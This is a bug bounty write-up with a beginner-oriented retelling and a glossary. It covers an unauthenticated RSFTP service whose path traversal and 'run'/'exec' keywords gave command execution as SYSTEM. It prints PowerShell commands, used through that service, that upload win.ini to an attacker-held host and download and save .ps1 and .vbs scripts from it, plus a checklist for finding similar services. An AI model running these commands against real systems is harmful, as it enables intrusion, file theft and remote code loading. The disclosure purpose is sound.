Unauthenticated RSFTP to Command Injection
An unauthenticated RSFTP service on port 26 allowed directory listing and path traversal, and later command execution via 'run' and 'exec' commands. An attacker could execute arbitrary commands as SYSTEM, enabling file read and download.
 Published on codegrazer.com
Not long ago I was invited to a private bug bounty program managed by Bugcrowd. The bounty description page caught immediately my attention as a .domain and all customer IP ranges have been added to the scope.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Unauthenticated RSFTP to Command Injection
Context
The target was a private bug bounty program managed by Bugcrowd. The scope covered a star-domain (*.domain) and all of the customer's IP ranges, which made the attack surface large and the hunt interesting. The researcher, Nicodemo Gawronski, spent the first hours on the main website and its many web applications, reporting a few low-hanging XSS issues and some IDORs and CSRF issues that chained to account takeover.

The vulnerability described here is not in a web application at all. It sits on an FTP-like service called RSFTP, listening on port 26, which the researcher found on an IP address that belonged to the customer but was not part of his initial reconnaissance findings.
Setup
The work was done with Burp Suite (the star-domain was added to the target map), Nmap, telnet and a personal VPS used to receive callbacks. No accounts were needed on the target: the whole chain is unauthenticated. The only precondition was knowing an IP address in scope, which came from an unexpected source described below.
Finding it
While going through the web applications, the researcher received an email: one of the blind XSS payloads he had submitted through a support form had triggered and requested a file from his VPS. He SSHed into the server to check the logs. The payload itself had probably not executed; it was most likely presented to support staff as a URL, meaning the HTML had been encoded. But someone (a staff member) or something (a server-side URL parser) had accessed the URL, and that gave him a small but useful piece of information: the IP address of the remote server.
A WHOIS check confirmed that the IP range was part of the customer's assets. He then ran a quick Nmap scan with the -Pn -sV flags against the most common ports, before any full TCP/UDP scan. One result stood out:
Nmap scan report for CUSTOMER_FTP_SERVER
Host is up (0.15s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE VERSION
26/tcp  open   rsftp?
443/tcp closed https
RSFTP is a simple FTP-like protocol, used when SSH/SFTP are considered too mainstream. Its standard port is 26.
Exploitation
Step 1: connecting without credentials
He connected to port 26 with telnet. Nothing appeared apart from:
Connected to CUSTOMER_FTP_SERVER
^
No banner, no login prompt, no authentication. The service accepted the connection and waited for commands.
Step 2: listing directories and traversing paths
Running ls or dir returned a list of files in the root folder of the FTP server, mostly .exe and .bat files, which looked like a Windows system. He then tried to list files in a directory below the root and was able to view files on the C drive with a simple path traversal:
ls ../../../
dir ../../../Windows/System32/

Listing files alone was not enough to demonstrate impact, so he looked for more commands.
Step 3: probing standard FTP commands
Common FTP commands did not work: he could not download or upload anything, and could not even cd into another directory. He tried this list:
account, append, ascii, binary, bye, cd, chmod, close, debug, delete, disconnect, exit, get, help, lcd, ls, mget, mput, open, put, pwd, quit, rmdir, !, ?
The only responses were:
400 StatusText=Can't handle request;
or
Error: 998 Invalid access to memory location

Error 998 is a Windows error, documented by Microsoft as an invalid access to a memory location, which occurs when a 32-bit structure used in the LsaLogonUser function is not correctly handled in a 64-bit environment. The researcher took this as a sign that the service was not a standard FTP implementation and that non-standard commands would be needed.
Step 4: looking for a help menu
He tried the help menus that FTP implementations often provide:
?
help
rhelp
menu
/?
h
-h
HELP
^?
\/?
man ls
--help
hlp
support
please help!!!
None of them returned anything beyond the usual errors.
Step 5: bruteforcing command names
He then bruteforced a list of standard Linux and Windows commands. A few responded with a missing-arguments error, which meant they existed:
mv --> Error: missing arguments (used to move files on Linux)
cp --> Error: missing arguments (used to copy files on Linux)
echo --> Error: missing arguments (used to display a line of text on Linux and Windows)
ls --> No Error (used to list files on Linux Systems)
del --> Error: missing arguments (used to delete files on Windows)
rm --> Error: missing arguments (used to delete files on Linux)
This meant he could copy, move and delete files from any location on the system, including C:\Windows\System32\. The FTP server was running as SYSTEM (Local Administrator). He reported the bug immediately, hoping for a P1, and told the customer he was still trying to get more out of it, possibly a reverse shell or at least an arbitrary file read.
Step 6: finding the execution keywords
After several hours of attempts, he found that the system responded differently to two keywords:
run --> Error: missing arguments
exec --> Error: missing arguments
Both execute arbitrary commands, as SYSTEM. The correct syntax was:
exec("cmd /c ipconfig")
The server would either display a generic "Successful" message without showing the command output, or return the familiar error:
400 StatusText=Can't handle request;
Error: 998 Invalid access to memory location
These two errors appeared at irregular intervals even when the command was definitely correct. Disconnecting and reconnecting fixed it only about 25% of the time; the remaining 75% it would error, and the researcher never worked out why.
Step 7: confirming execution
To confirm execution, he first ran net user and piped the output to a file. He then added a new user with net user, ran the same command again and piped the output to a second file. The two resulting file sizes were different. He then removed the user. The final confirmation was a ping command:

Step 8: exfiltrating and downloading files
The proof of concept code used to get files from and to the remote host. To send win.ini to his VPS:
run "cmd /c powershell Start-Process powershell -Verb runAs 'Invoke-RestMethod -Uri http://MY_IP:8080 -Method Post -InFile C:\Windows\win.ini -UseDefaultCredentials'"

To get a PowerShell script from the VPS:
run "cmd /c C:/Windows/System32/powershell.exe Invoke-WebRequest -OutFile nijagaw.ps1 https://MY_IP/nijagaw.ps1"
exec "cmd /c powershell Invoke-WebRequest -OutFile nijagaw.ps1 http://MY_IP/nijagaw.ps1"
The same can be achieved with a VBS script:
exec "cmd /c powershell Invoke-WebRequest -OutFile C:/VBSMeter.vbs http://MY_IP/VBSMeter.vbs"
run "cmd /c powershell Invoke-WebRequest -OutFile C:/flightline/FlicaRemote/VBSMeter.vbs http://MY_IP/VBSMeter.vbs"
Root cause
The service accepted unauthenticated connections and executed commands such as ls, dir, run and exec without any login. The ls and dir commands accepted relative paths such as ../../../, which allowed listing files on C:\ and in C:\Windows\System32\. The run and exec keywords executed arbitrary commands, and the FTP server was running as SYSTEM (Local Administrator). The intermittent 998 errors appeared even for correct commands, and the researcher never worked out why.
Impact
An unauthenticated attacker with network access to port 26 could list, copy, move and delete files anywhere on the system, including C:\Windows\System32\, and execute arbitrary commands as SYSTEM. That is full remote code execution on the customer's server. The report was triaged by Bugcrowd as P1 and paid.
Fix
The report does not describe the fix that was applied. What should change: require authentication before any command is accepted, confine path resolution to the FTP root, remove or restrict the run and exec keywords, and run the service under a low-privileged account instead of SYSTEM.
Variants to test
- Scan non-standard ports on in-scope IP ranges with
nmap -Pn -sV, looking for services that identify as FTP-like but are not standard FTP. A positive result is a service on a non-standard port that identifies as FTP-like, such asrsftp?on port 26. - Connect with telnet to any FTP-like service and check whether a banner or login prompt appears. A positive result is a connection that accepts commands without credentials.
- Send
ls ../../../anddir ../../../Windows/System32/to any FTP-like service. A positive result is a listing of files outside the FTP root. - Bruteforce command names from Linux and Windows shells and watch for
missing argumentserrors. A positive result is a command that exists but complains about arguments, which means it is implemented. - Try
runandexecwith a harmless command such asexec("cmd /c ipconfig"). A positive result is a "Successful" message or a change in behaviour compared with invalid commands. - Confirm execution by running a command twice with different side effects, such as
net userbefore and after adding a user, and compare output file sizes. A positive result is a measurable difference. - Use an outbound callback such as a ping or an HTTP request to a VPS to confirm execution when command output is not returned. A positive result is a request arriving at the VPS.
Timeline
| Action | Date |
|---|---|
| Reported | 2018-09-30 |
| Triaged by Bugcrowd as P1 | 2018-10-04 |
| Customer request more info | 2018-10-05 |
| More info provided | 2018-10-05 |
| Resolved & Paid | 2018-10-29 |

Lessons learned
- Don't focus on web apps only. Infrastructure is fun too.
- Nmap is your friend.
- Get a cup of tea.
- Try harder.
What happened, in plain words
A security researcher was invited to a private bug bounty program. A bug bounty program is a deal offered by an organisation: if you find a security problem in their systems and report it responsibly, they pay you a reward instead of calling a lawyer. "Private" means only invited people can take part. This one was run by Bugcrowd, a company that hosts such programs.
The program's rules said that a whole family of websites (written as *.domain, meaning every address ending in that domain) and all of the customer's IP ranges were fair game. An IP range is a block of numeric addresses that identify machines on the internet, a bit like a range of house numbers on the same street. The wider the range, the more machines there are to look at, and the more chances of finding something.
The researcher spent the first hours on the main website and its many web applications. A web application is a program you use through your browser, like an online shop or a support portal. He reported a few easy findings: XSS (cross-site scripting, where a site lets an attacker slip their own code into a page that other visitors then run in their browser), IDOR (insecure direct object reference, where changing a number in a link lets you see someone else's data) and CSRF (cross-site request forgery, where another site tricks your browser into sending a request you did not intend). Some of those chained together into account takeover, meaning an attacker could end up controlling another person's account.
But the serious bug in this story is not in a website at all. It is on a service running on one of the customer's servers, a service that speaks a protocol called RSFTP on port 26. A port is like a numbered door on a computer: one door for web traffic, another for email, another for file transfer. A protocol is simply the language two computers agree to speak through that door. RSFTP is a simple file-transfer protocol, described in the report as the choice of people who think SSH/SFTP are too mainstream. SSH and SFTP are the standard, encrypted ways to log in to a remote machine and move files; RSFTP is a much simpler, less standard cousin.
The researcher found that door open, with no password required, and was able to make the server run commands of his choosing as its most powerful user. That is called remote code execution, or RCE: an attacker somewhere on the internet gets the machine to run their instructions. The report was triaged (checked and rated) as P1, the highest priority, and paid.
How he got there
The tools
He worked with a handful of tools, and you do not need to install anything to follow the ideas:
- Burp Suite, a program that sits between your browser and a website so you can see and change every request. He added the star-domain to its target map, which is just a list of the sites he intends to test.
- Nmap, a scanner that knocks on a machine's doors (ports) and reports which are open and what is usually behind them.
- telnet, an old, plain tool for opening a raw connection to a port and typing text into it by hand. Think of it as a telephone that connects you directly to a machine and lets you type instead of talk.
- A VPS, a virtual private server: a machine he rents on the internet, which he controls completely and which can receive connections from anywhere. He used it as a place to catch signals coming back from the target.
No account on the target was needed at any point. The only precondition was knowing an IP address that belonged to the customer.
An unexpected clue
While he was still working through the web applications, an email arrived. One of the blind XSS payloads he had submitted through a support form had triggered and requested a file from his VPS. A payload here means a small piece of code or text crafted to test whether a site handles input safely. "Blind" means you cannot see the result in your own browser: the payload is stored somewhere, such as a support ticket, and only fires when someone else views it, for example a member of the support staff.
He connected to his VPS over SSH (a secure way to log in to a remote machine's command line) and checked the logs. A log is a running diary a server keeps of what happened to it. The payload itself had probably not run: it was most likely shown to the support staff as a URL, which means his HTML had been encoded, turned into harmless text instead of live code. But someone, a staff member, or something, a server-side URL parser (a program that reads a web address and fetches it), had accessed the URL. That gave him one small, useful fact: the IP address of the remote server that had made the request.
Scanning the address
A WHOIS check confirmed the IP range was part of the customer's assets. WHOIS is a public directory that says who a domain or IP range is registered to, like a phone book for the internet.
He then ran a quick Nmap scan with the -Pn -sV flags against the most common ports, before any full TCP/UDP scan. In plain terms: -Pn tells Nmap to assume the machine is up and skip the initial "are you alive?" check, which is useful when a firewall silently drops those probes; -sV asks Nmap to work out which service and version is behind each open port. A full TCP/UDP scan checks every possible door, which takes far longer, so a quick scan of the usual ones comes first.
One result stood out:
Nmap scan report for CUSTOMER_FTP_SERVER
Host is up (0.15s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE VERSION
26/tcp  open   rsftp?
443/tcp closed https
Line by line:
Nmap scan report for CUSTOMER_FTP_SERVERis the heading; the real hostname has been replaced with a placeholder.Host is up (0.15s latency)means the machine answered, and the round trip took 0.15 seconds.Not shown: 998 filtered portsmeans 998 ports gave no clear answer, usually because a firewall blocked them. A firewall is a filter that decides which traffic is allowed in.26/tcp open rsftp?is the interesting line: door 26, using TCP (the reliable, connection-based way data travels), is open, and Nmap's best guess at the service is RSFTP, with a question mark because it is not certain.443/tcp closed httpsmeans the standard secure-web door is closed, so there is no website on this machine.
RSFTP's standard port is 26, which matches.
Breaking in, step by step
Step 1: connecting without credentials
He connected to port 26 with telnet. Nothing appeared apart from:
Connected to CUSTOMER_FTP_SERVER
^
Line by line: the first line is telnet telling him the connection was made. The ^ is the only thing the server sent, and it is not a banner. A banner is the greeting a service normally prints when you connect, often naming the software and its version. There was no banner, no login prompt, no request for a username or password. The service simply accepted the connection and waited for commands. That is the "unauthenticated" in the title: no authentication, meaning no proof of identity, was asked for.
Step 2: listing directories and walking up the path
Running ls or dir returned a list of files in the root folder of the FTP server. ls is the Linux command to list a folder's contents; dir is the Windows equivalent. The files were mostly .exe and .bat files, which are Windows programs and Windows batch scripts, so the machine was clearly running Windows.
He then tried to list files in a directory below the root and was able to view files on the C drive with a simple path traversal:
ls ../../../
dir ../../../Windows/System32/
Line by line: .. means "the folder above this one". So ../../../ means "go up three folders". If the service starts you in its own folder and does not stop you from climbing out, you end up at the top of the disk, here C:\. The second line goes up three levels and then into Windows/System32/, the folder that holds the core Windows system files. This is path traversal: using relative paths to escape the folder you are supposed to be confined to, like being told to stay in one room of a house and finding the doors between rooms unlocked.
Listing files is not much of a demonstration on its own, so he looked for more commands.
Step 3: trying ordinary FTP commands
Common FTP commands did not work. He could not download or upload anything, and could not even cd into another directory. cd means "change directory", the command to move into a folder. He tried this list:
account, append, ascii, binary, bye, cd, chmod, close, debug, delete, disconnect, exit, get, help, lcd, ls, mget, mput, open, put, pwd, quit, rmdir, !, ?
These are the usual words an FTP client understands: get downloads a file, put uploads one, pwd prints the current folder, rmdir removes a folder, and so on. The only responses were:
400 StatusText=Can't handle request;
or
Error: 998 Invalid access to memory location
The first is the server saying, in its own words, that it cannot handle the request. The second is a Windows error about memory. Error 998 is documented by Microsoft as an invalid access to a memory location, which happens when a 32-bit structure used in the LsaLogonUser function is not correctly handled in a 64-bit environment. In plain terms: a piece of software built for older 32-bit Windows is running on newer 64-bit Windows and mishandling some data. The researcher read this as a sign that the service was not a standard FTP program at all, and that he would need to find its own, non-standard commands.
Step 4: asking for help
He tried the help menus that FTP implementations often provide:
?
help
rhelp
menu
/?
h
-h
HELP
^?
\/?
man ls
--help
hlp
support
please help!!!
Line by line, these are all the ways people usually ask a program for its manual: a question mark, the word help in different cases, the -h and --help flags common on Linux, man ls to read the manual page for ls, and a few desperate variations including please help!!!. None returned anything beyond the usual errors.
Step 5: guessing command names
He then bruteforced a list of standard Linux and Windows commands. Bruteforcing means trying many possibilities one after another, quickly, and watching for the one that behaves differently. A few answered with a missing-arguments error, which meant they existed:
mv --> Error: missing arguments (used to move files on Linux)
cp --> Error: missing arguments (used to copy files on Linux)
echo --> Error: missing arguments (used to display a line of text on Linux and Windows)
ls --> No Error (used to list files on Linux Systems)
del --> Error: missing arguments (used to delete files on Windows)
rm --> Error: missing arguments (used to delete files on Linux)
Line by line: mv moves a file, cp copies one, echo prints text, ls lists a folder, del deletes a file on Windows, rm deletes one on Linux. "Missing arguments" means the command exists but was given nothing to work on, the same way a shop assistant says "which one?" when you ask for "the one in the window". That error is a gift to a tester: it proves the command is implemented.
This meant he could copy, move and delete files from any location on the system, including C:\Windows\System32\. The FTP server was running as SYSTEM, which on Windows is the most powerful local account, the one the operating system itself uses. He reported the bug immediately, hoping for a P1, and told the customer he was still trying to get more out of it, possibly a reverse shell (a connection from the victim machine back to the attacker, giving the attacker a command prompt on it) or at least an arbitrary file read (the ability to read any file on the machine).
Step 6: finding the words that run commands
After several hours of attempts, he found that the system responded differently to two keywords:
run --> Error: missing arguments
exec --> Error: missing arguments
Both execute arbitrary commands, as SYSTEM. The correct syntax was:
exec("cmd /c ipconfig")
Line by line: exec is the keyword the service understands. Inside the brackets is the command to run, written as a quoted string. cmd is the Windows command interpreter, the program that reads typed commands and carries them out. /c tells it to run the command that follows and then finish. ipconfig is a Windows command that prints the machine's network settings. So the whole line means: "run the Windows command interpreter, have it run ipconfig, and stop".
The server would either display a generic "Successful" message without showing the command's output, or return the familiar error:
400 StatusText=Can't handle request;
Error: 998 Invalid access to memory location
These two errors appeared at irregular intervals even when the command was definitely correct. Disconnecting and reconnecting fixed it only about 25% of the time; the remaining 75% it would error, and the researcher never worked out why. This is worth remembering: a flaky service is not the same as a broken one, and a tester has to keep trying rather than conclude the bug is not there.
Step 7: proving the commands really ran
To confirm execution, he first ran net user and piped the output to a file. net user is a Windows command that lists the accounts on the machine. "Piping" means sending the output of one command into something else, here into a file, instead of printing it on screen. He then added a new user with net user, ran the same command again and piped the output to a second file. The two resulting file sizes were different. He then removed the user. He then removed the user. The final confirmation was a ping command:
A ping is a small message sent to another machine asking it to reply, normally used to check whether a machine is reachable. Here it doubles as a signal: if the target pings his VPS, the command he injected must have run. This is called an out-of-band confirmation, because the proof arrives through a different channel than the one he sent the command on.
Step 8: taking files out and bringing files in
The proof of concept code used to get files from and to the remote host. To send win.ini to his VPS:
run "cmd /c powershell Start-Process powershell -Verb runAs 'Invoke-RestMethod -Uri http://MY_IP:8080 -Method Post -InFile C:\Windows\win.ini -UseDefaultCredentials'"
Line by line: run is the second keyword that executes commands. cmd /c starts the Windows command interpreter and runs what follows. powershell is Windows' more modern scripting shell. Start-Process powershell launches a second PowerShell. -Verb runAs asks Windows to start it with elevated rights. The single-quoted part is the script that second shell runs: Invoke-RestMethod is a PowerShell command that talks to a web service; -Uri http://MY_IP:8080 is the address of his VPS on port 8080; -Method Post sends the data as a POST request, the kind a browser uses when you submit a form; -InFile C:\Windows\win.ini is the file being sent, win.ini being an old Windows settings file; -UseDefaultCredentials tells it to use the current Windows account's credentials. In short: take a file from the server and upload it to the researcher's own machine. win.ini is not a secret, but it proves the file can be read and sent out.
To get a PowerShell script from the VPS:
run "cmd /c C:/Windows/System32/powershell.exe Invoke-WebRequest -OutFile nijagaw.ps1 https://MY_IP/nijagaw.ps1"
exec "cmd /c powershell Invoke-WebRequest -OutFile nijagaw.ps1 http://MY_IP/nijagaw.ps1"
Line by line: the first line calls PowerShell by its full path, C:/Windows/System32/powershell.exe, and uses Invoke-WebRequest, the PowerShell command for downloading something from a web address. -OutFile nijagaw.ps1 saves the download under that name, and the address at the end is where the file lives on his VPS. The second line does the same thing with exec instead of run and over plain http rather than https. A .ps1 file is a PowerShell script, a list of commands the machine will run.
The same can be achieved with a VBS script:
exec "cmd /c powershell Invoke-WebRequest -OutFile C:/VBSMeter.vbs http://MY_IP/VBSMeter.vbs"
run "cmd /c powershell Invoke-WebRequest -OutFile C:/flightline/FlicaRemote/VBSMeter.vbs http://MY_IP/VBSMeter.vbs"
Line by line: both lines download the same file, VBSMeter.vbs, from his VPS. A .vbs file is a VBScript, an older Windows scripting language. The first saves it at the top of the C drive; the second saves it inside a specific program's folder, C:/flightline/FlicaRemote/. That is the end of the story.
Why it worked
The service accepted connections without authentication and executed commands such as ls, dir, run and exec without any login. The ls and dir commands accepted relative paths such as ../../../, which allowed listing files on C:\ and in C:\Windows\System32\. The run and exec keywords executed arbitrary commands, and the FTP server was running as SYSTEM (Local Administrator). The intermittent 998 errors appeared even for correct commands, and the researcher never worked out why.
What it meant
An unauthenticated attacker with network access to port 26 could list, copy, move and delete files anywhere on the system, including C:\Windows\System32\, and execute arbitrary commands as SYSTEM. That is full remote code execution on the customer's server. The report was triaged by Bugcrowd as P1 and paid.
How it should be fixed
The report does not describe the fix that was applied. What should change: require authentication before any command is accepted, keep path resolution inside the FTP root, remove or restrict the run and exec keywords, and run the service under a low-privileged account instead of SYSTEM.
Things to try on your own targets
- Scan non-standard ports on in-scope IP ranges with
nmap -Pn -sV, looking for services that identify as FTP-like but are not standard FTP. A positive result is a service on a non-standard port that identifies as FTP-like, such asrsftp?on port 26. - Connect with telnet to any FTP-like service and check whether a banner or login prompt appears. A positive result is a connection that accepts commands without credentials.
- Send
ls ../../../anddir ../../../Windows/System32/to any FTP-like service. A positive result is a listing of files outside the FTP root. - Bruteforce command names from Linux and Windows shells and watch for
missing argumentserrors. A positive result is a command that exists but complains about arguments, which means it is implemented. - Try
runandexecwith a harmless command such asexec("cmd /c ipconfig"). A positive result is a "Successful" message or a change in behaviour compared with invalid commands. - Confirm execution by running a command twice with different side effects, such as
net userbefore and after adding a user, and compare output file sizes. A positive result is a measurable difference. - Use an outbound callback such as a ping or an HTTP request to a VPS to confirm execution when command output is not returned. A positive result is a request arriving at the VPS.
Timeline
| Action | Date |
|---|---|
| Reported | 2018-09-30 |
| Triaged by Bugcrowd as P1 | 2018-10-04 |
| Customer request more info | 2018-10-05 |
| More info provided | 2018-10-05 |
| Resolved & Paid | 2018-10-29 |
Lessons learned
- Don't focus on web apps only. Infrastructure is fun too.
- Nmap is your friend.
- Get a cup of tea.
- Try harder.
Glossary
- Bug bounty program: an arrangement where an organisation pays people who find and report security problems in its systems.
- Private program: a bug bounty program open only to invited researchers.
- Bugcrowd: a company that hosts bug bounty programs on behalf of customers.
- IP address: a numeric address that identifies a machine on a network.
- IP range: a block of consecutive IP addresses belonging to one organisation.
- Star-domain: a domain written as
*.domain, meaning every subdomain under it. - Web application: a program you use through a browser.
- XSS (cross-site scripting): a flaw that lets an attacker get their own code into a page, where other visitors' browsers run it.
- Blind XSS: an XSS payload that fires somewhere you cannot see, such as a support ticket viewed by staff.
- Payload: a piece of code or text crafted to test how a system handles input.
- IDOR (insecure direct object reference): a flaw where changing an identifier in a request lets you reach another user's data.
- CSRF (cross-site request forgery): a flaw where another site tricks your browser into sending a request you did not intend.
- Account takeover: an attacker gaining control of someone else's account.
- Port: a numbered door on a computer through which a particular service is reached.
- Protocol: the agreed language two computers use to talk.
- RSFTP: a simple, non-standard FTP-like file-transfer protocol, standard port 26.
- FTP: the classic file-transfer protocol.
- SSH: a secure way to log in to a remote machine's command line.
- SFTP: file transfer over SSH.
- RCE (remote code execution): getting a remote machine to run commands of the attacker's choosing.
- P1: priority one, the highest severity rating in a bug bounty program.
- Triaged: reviewed and rated by the program before being passed on.
- Burp Suite: a tool that sits between browser and website so requests can be inspected and changed.
- Target map: Burp's list of the sites in scope.
- Nmap: a scanner that reports which ports on a machine are open and what service is behind them.
-Pn: an Nmap flag that assumes the host is up and skips the liveness check.-sV: an Nmap flag that identifies the service and version behind each open port.- TCP/UDP: the two main ways data travels; TCP is connection-based and reliable, UDP is connectionless.
- Firewall: a filter that decides which network traffic is allowed in or out.
- Filtered port: a port that gives no clear answer, usually because a firewall blocked it.
- telnet: an old tool for opening a raw text connection to a port.
- Banner: the greeting a service prints when you connect, often naming the software.
- Authentication: proving who you are, usually with a username and password.
- Unauthenticated: reachable without proving identity.
- VPS (virtual private server): a machine rented on the internet that you fully control.
- Log: a running diary a server keeps of what happened to it.
- URL parser: a program that reads a web address and fetches it.
- WHOIS: a public directory of who owns domains and IP ranges.
ls/dir: commands to list a folder's contents on Linux and Windows.cd: change directory, the command to move into a folder.- Path traversal: using relative paths such as
../to escape the folder you are confined to. - Root folder: the top folder a service starts you in.
..: in a path, the folder above the current one.C:\Windows\System32\: the Windows folder holding core system files..exe/.bat: a Windows program and a Windows batch script.- Error 998: a Windows error about an invalid access to a memory location.
- 32-bit / 64-bit: two generations of software and processors; 32-bit software can misbehave on 64-bit Windows.
LsaLogonUser: a Windows function involved in logging users on, mentioned in Microsoft's explanation of error 998.- Bruteforcing: trying many possibilities in turn and watching for the one that behaves differently.
- Missing arguments: an error meaning a command exists but was given nothing to work on.
- SYSTEM: the most powerful local account on Windows, used by the operating system itself.
- Local Administrator: an account with full control of the local machine.
- Reverse shell: a connection from the victim machine back to the attacker that gives the attacker a command prompt.
- Arbitrary file read: the ability to read any file on a machine.
cmd: the Windows command interpreter./c: acmdswitch meaning run the following command and then finish.ipconfig: a Windows command that prints network settings.net user: a Windows command that lists or manages user accounts.- Piping: sending the output of one command into something else, such as a file.
- Ping: a small message sent to another machine asking it to reply, used to check reachability.
- Out-of-band confirmation: proving a command ran through a different channel than the one used to send it.
- PowerShell: Windows' modern scripting shell.
Start-Process: a PowerShell command that launches another program.-Verb runAs: a PowerShell switch that asks Windows to start a process with elevated rights.Invoke-RestMethod: a PowerShell command that talks to a web service.Invoke-WebRequest: a PowerShell command that downloads from a web address.- POST request: the kind of request a browser sends when you submit a form.
-OutFile: a PowerShell switch that saves a download under a given name.win.ini: an old Windows settings file..ps1: a PowerShell script file..vbs: a VBScript file, an older Windows scripting language.-UseDefaultCredentials: a PowerShell switch that uses the current Windows account's credentials.- Proof of concept: a minimal demonstration that a vulnerability is real.
- Low-privileged account: an account with only the rights it needs, so a compromise does less damage.



